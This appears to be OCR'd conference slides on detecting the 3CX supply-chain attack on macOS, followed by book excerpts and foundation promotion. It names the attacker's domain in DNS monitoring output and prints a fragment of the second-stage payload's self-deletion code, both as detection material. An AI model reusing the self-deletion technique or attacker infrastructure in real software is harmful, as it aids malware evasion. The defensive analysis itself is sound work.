
2. The attack was detected early (enough)

still in information gathering stage



Protection & Detection

...via heuristics (behaviors)




What doesn't work

1 preventing supply chain attacks

"Today, the average software project has 203 dependencies ...[and] just because a software product was validated in the past doesn't mean that software is secure today" -CrowdStrike


What doesn't work

2 sticking to open-source software that you compile




You can't compile most my open-source tools without your own entitlement


...which Apple isn't going to give you :\



Writing open-source software on macOS



also N. Korea




What doesn't work

3 Apple's security (e.g. notarization)

Notarization

Notarization is a malware scanning service provided by Apple. Developers who want to distribute apps for macOS outside the App Store submit their apps for scanning as part of the distribution process. Apple scans this software for known malware and, if none is found, issues a Notarization ticket. Typically, developers staple this ticket to their app so Gatekeeper can verify and launch the app, even offline.

Apple Platform Security




Issues:

macOS & users trust notarized software

macOS blocks non-notarized software

(it's really more about Apple telling us what we can run our Macs)



What Might Work


maybe version diffing?

> A required capability for detecting supply chain compromises is the ability to track the *evolution* of software packages through differential analysis of their contents. This includes the raw metadata properties of each software component in the release, as well as their respective behaviors. Odd or inexplicable changes between builds should be considered a cause to investigate a possible compromise. This becomes even more important when software packages include components that are pre-compiled at offsite locations and, therefore, not subject to review prior to deployment.

thoughts from ReversingLabs

3CX Application:

v18.10.461



new constructor

v18.11.1213+

```
% otool -l /Volumes/3CXDesktopApp-18.11.1213/
3CX Desktop App.app/.../Libraries/libffmpeg.dylib
Section
  sectname __mod_init_func
   segname __DATA
      addr 0x0000000000275d90
      size 0x0000000000000008
```

What Does Work?

detecting malicious behaviors

"Supply chain attacks are hard to detect.
...employ solutions that include behavioral-based attack detection"

-CrowdStrike

A few ideas:

1. 

Network anomalies

2. 

Untrusted processes

3. 


Unusual behavior

Network Detection

via (host-based) DNS monitoring

> Per Virustotal, nothing detects this as malware:
> https://www.virustotal.com/gui/file/5d99efa36f34aa6b43cd81e77544961c5c8d692c96059fef92c2df2624550734
>
> That was last scanned 20 minutes before my post
>
> This include S1 ML
> View attachment 34847
> So it's strange and I suspect the issue isn't the app itself but instead how the app updates itself or something similar.

My detection was by Crowdstrike - the issue was a connection to a DNS host - msstorageboxes .com




```
% DNSMonitor.app/Contents/MacOS/DNSMonitor
[{
  "Process" : {
    "pid" : 40029,
    "path" : "\/Applications/3CX Desktop App\/Contents\/MacOS\/3CX Desktop App
  },
  "Packet" : {
    "QR" : "Query",
    "Questions" : [ {
       "Question Name" : "msstorageboxes.com",
       "Question Class" : "IN",
    ...
```

DNS query of attacker's server

"DNS Monitor"
(github.com/objective-see/)

Blocking Non-platform / Non-notarized

intercepting process execution (e.g. "UpdateAgent")

```
01  //client/event of interest
02  @property es_client_t* esClient;
03  es_event_type_t events[] = {ES_EVENT_TYPE_AUTH_EXEC};
04
05  //new client
06  //callback will process 'ES_EVENT_TYPE_AUTH_EXEC' events
07  es_new_client(&esClient, ^(es_client_t *client, const es_message_t *message)
08  {
09      //TODO: process event
10      // return ES_AUTH_RESULT_ALLOW or ES_AUTH_RESULT_DENY
11  }
12
13  //subscribe
14  es_subscribe(endpointProcessClient, events, 1);
```

callback for process execs

ES Process Exec Monitor (ES_EVENT_TYPE_AUTH_EXEC)


"Writing a Process Monitor with Apple's Endpoint Security Framework" objective-see.com/blog/blog_0x47.html

Blocking Non-platform / Non-notarized

classify binary (and block if needed)

```
01  SecCodeRef codeRef = <from pid, audit token, path, etc.>
02
03  //init requirement string(s)
04  SecRequirementRef isAppleReq = nil;
05  SecRequirementRef isNotarizedReq = isNotarizedReq;
06
07  SecRequirementCreateWithString(CFSTR("anchor apple"), kSecCSDefaultFlags, &isAppleReq);
08  SecRequirementCreateWithString(CFSTR("notarized"), kSecCSDefaultFlags, &isNotarizedReq);
09
10  //check against requirement string
11  if( (!SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, isAppleReq) &&
12       (!SecCodeCheckValidity(codeRef, kSecCSDefaultFlags, isNotarizedReq)) {
13
14      //untrusted process
15      // block via ES_AUTH_RESULT_DENY
16
    }
```

Full code: BlockBlock
github.com/objective-see/BlockBlock




Other Anomalous Behaviors

...such as a self-deleting processes

```
01  int main(int argc, const char * argv[]) {
02
03      if(fork() == 0) {
04        ...
05
06        unlink(argv[0]);
```

2nd-stage payload:
self-deletes, via unlink




responsible process
== file being deleted

```
# FileMonitor.app/Contents/MacOS/FileMonitor -filter UpdateAgent
{
  "event" : "ES_EVENT_TYPE_NOTIFY_UNLINK",
  "file" : {
    "destination" : "~/Library/Application Support/3CX Desktop App/UpdateAgent",
    ...
    "process" : {
        "pid" : 38206,
        "name" : "UpdateAgent",
        "path" : "~/Library/Application Support/3CX Desktop App/UpdateAgent"
```

Self-deletion ("UpdateAgent")


Conclusions

...& take aways



Takeaways

Supply Chain Attacks Trends:



- Prevalence
- Complexity
- Impact (even to macOS)

By studying the components, we can gain an in-depth understanding of these threats.


Behavior-based heuristics offer the best (only?) approach of detection.


Interested in Learning More?

read, "The Art of Mac Malware" book(s)

Books about Mac Malware

by Patrick Wardle






INTRODUCTION

Do Macs even get malware? If we're to believe an Apple marketing claim once posted on Apple.com, apparently, no:

> [Mac] doesn't get PC viruses. A Mac isn't susceptible to the thousands of viruses plaguing Windows-based computers. That's thanks to built-in defenses in Mac OS X that keep you safe without any work on your part.[1]

Of course, this statement was rather deceptive and to Apple's credit has long been removed from their website. Sure, there may be a kernel of truth in it; due to inherent cross-platform incompatibilities (not Apple's "defenses"), a native Windows virus cannot typically execute on macOS. But cross-platform malware has long targeted both Windows and macOS. For example, in 2019 Windows adware was found packaged with a cross-platform framework that allowed it to run on macOS.[2]

Regardless of any marketing claims, Apple and malware have a long history of coexisting. In fact, Elk Cloner, the first "wild virus for a home



capabilities that seek to help the malware author profit, perhaps by displaying ads, hijacking search results, mining cryptocurrency, or encrypting user files for ransom. Adware falls into this category, as it's designed to surreptitiously generate revenue for its creator. (The difference between adware and malware can be rather nuanced, and in many cases arguably imperceivable. As such, here, we won't differentiate between the two.)

On the other hand, malware designed to spy on its victims (for example, by three-letter government agencies) is more likely to contain stealthier or more comprehensive capabilities, perhaps featuring the ability to record audio off the system microphone or expose an interactive shell to allow a remote attacker to execute arbitrary commands.

Of course, there are overlaps in the capabilities of these two broad categories. For example, the ability to download and execute arbitrary binaries is an appealing capability to most malware authors, as it provides the means to either update or dynamically expand their malicious creations (Figure 3-1).

Figure 3-1: A categorization of malware's capabilities

Survey and Reconnaissance

In both crime-oriented and espionage-oriented malware, we often find logic designed to conduct surveys or reconnaissance of a system's environment, for two main reasons. First, this gives the malware insight into its surroundings, which may drive subsequent decisions. For example, malware may choose not to persistently infect a system if it detects third-party security tools. Or, if it finds itself running with non-root privileges, it may attempt to escalate its privileges (or perhaps simply skip actions that require such rights). Thus, the malware often executes reconnaissance logic before any other malicious actions are taken.

Second, malware may transmit the survey information it collects back to the attacker's command and control server, where the attacker may use it to uniquely identify the infected system (usually by finding some system-specific unique identifier) or pinpoint infected computers of interest. In

Coming soon!

Vol. II: (programmatic) detection

Volume II: Detection

Volume II: Detection

Analyzing malware is only half the battle. Detecting malicious code in the first place, is the other essential piece!

Volume I detailed the infection vectors, persistence mechanisms, and internals of Mac malware, providing the reader with comprehensive understanding of, well, what Mac malware "looks like." Now we're ready to discuss exactly how to programmatically detect such malicious code.

The second volume of the "The Art of Mac Malware" is a comprehensive resource that covers the programmatic detection of macOS malware code via behavioral-based heuristics.


Armed with topics and approaches covered in this second volume, Mac malware doesn't stand a chance!

"The Art of Mac Malware"
free @ https://taomm.org

Objective-See Foundation 501(c)(3)

learn more our community efforts ...& support us! 🥰

#OBTS Conference



College Scholarships


Diversity Programs ("Objective-We")

The Objective-See Foundation
objective-see.org/about.html

Objective-See Foundation Fundraiser

Maui wildfire relief fund

Maui Wildfire Relief Fund



Latest News:

New Video:
Watch **What is #OBTS?**

Tool Update (KnockKnock):
Just released **KnockKnock v2.4.2**

New Blog Post:
Read: **"LockBit ransomware comes for macOS"**

#OBTS v6.0
Just announced **#OBTS v6.0**

Our home, Maui, was recently **devastated by fires**. Many of our friends and neighbors lost everything. We're raising money to help them!

Please consider making a donation via our **fundraiser** 🙏

To help: objective-see.org 🙏

Mahalo to the "Friends of Objective-See"

jamf

kandji

paloalto NETWORKS

SOPHOS

mosyle

KOLIDE

CleanMyMac X

SmugMug

Guardian Mobile Firewall


iVerify.

iVerify

HALO PRIVACY

Halo Privacy

Mac-ing Sense of the 3CX Supply Chain Attack



RESOURCES:

"Ironing out (the macOS) details of a Smooth Operator" (Part I & II)"
objective-see.org/blog/blog_0x73.html / objective-see.org/blog/blog_0x74.html

"Smooth Operator"
ncsc.gov.uk/static-assets/documents/malware-analysis-reports/smooth-operator/NCSC_MAR-Smooth-Operator.pdf

"Active Intrusion Campaign Targeting 3CXDesktopApp Customers"
crowdstrike.com/blog/crowdstrike-detects-and-prevents-active-intrusion-campaign-targeting-3cxdesktopapp-customers

"3CX Software Supply Chain Compromise Initiated by a Prior Software Supply Chain Compromise"
mandiant.com/resources/blog/3cx-software-supply-chain-compromise

"Red flags flew over software supply chain-compromised 3CX update"
reversinglabs.com/blog/red-flags-fly-over-supply-chain-compromised-3cx-update